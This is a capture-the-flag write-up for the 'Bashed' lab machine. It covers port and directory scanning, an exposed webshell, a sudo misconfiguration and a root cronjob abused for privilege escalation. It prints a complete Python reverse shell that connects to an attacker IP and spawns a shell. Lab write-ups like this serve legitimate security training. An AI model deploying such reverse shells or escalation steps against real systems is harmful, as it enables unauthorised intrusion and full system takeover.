Bashed
Contents
Intro
Bashed is an easy machine hosting a webshell. The access to other components of the website is unrestricted however, giving us an opening. It was pleasantly simple to finish, good luck to anybody else doing this machine!
User
The machine is running an http server based on the 2016 xenial build of apache2.
nmap -sC -sV 10.129.15.18

80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

On this machine, the webapp is a webshell. There were a couple buttons on the website but nothing was interactable with.
We run gobuster to see if there are any links hidden to the human eye:
gobuster dir -u http://10.129.15.18 -w Downloads/raft-small-words.txt

/images               (Status: 301)
/js                   (Status: 301)
/uploads              (Status: 301)
/php                  (Status: 301)
/dev                  (Status: 301)
The /dev directory stores the webshell itself. Checking sudo privileges, we see www-data can run everything as scriptmanager.
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
Root
We set up a reverse shell by uploading a file to /uploads and executing it.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ sudo -u scriptmanager bash
In the /scripts folder, we find a python script test.py owned by scriptmanager that writes to test.txt, which is owned by root. This suggests a root cronjob.
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.15.242",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
By replacing the script with our reverse shell, we successfully catch a root shell.
Additional notes
Root was obtained by leveraging a cronjob running as root.
# crontab -l
cd /scripts; for f in *.py; do python "$f"; done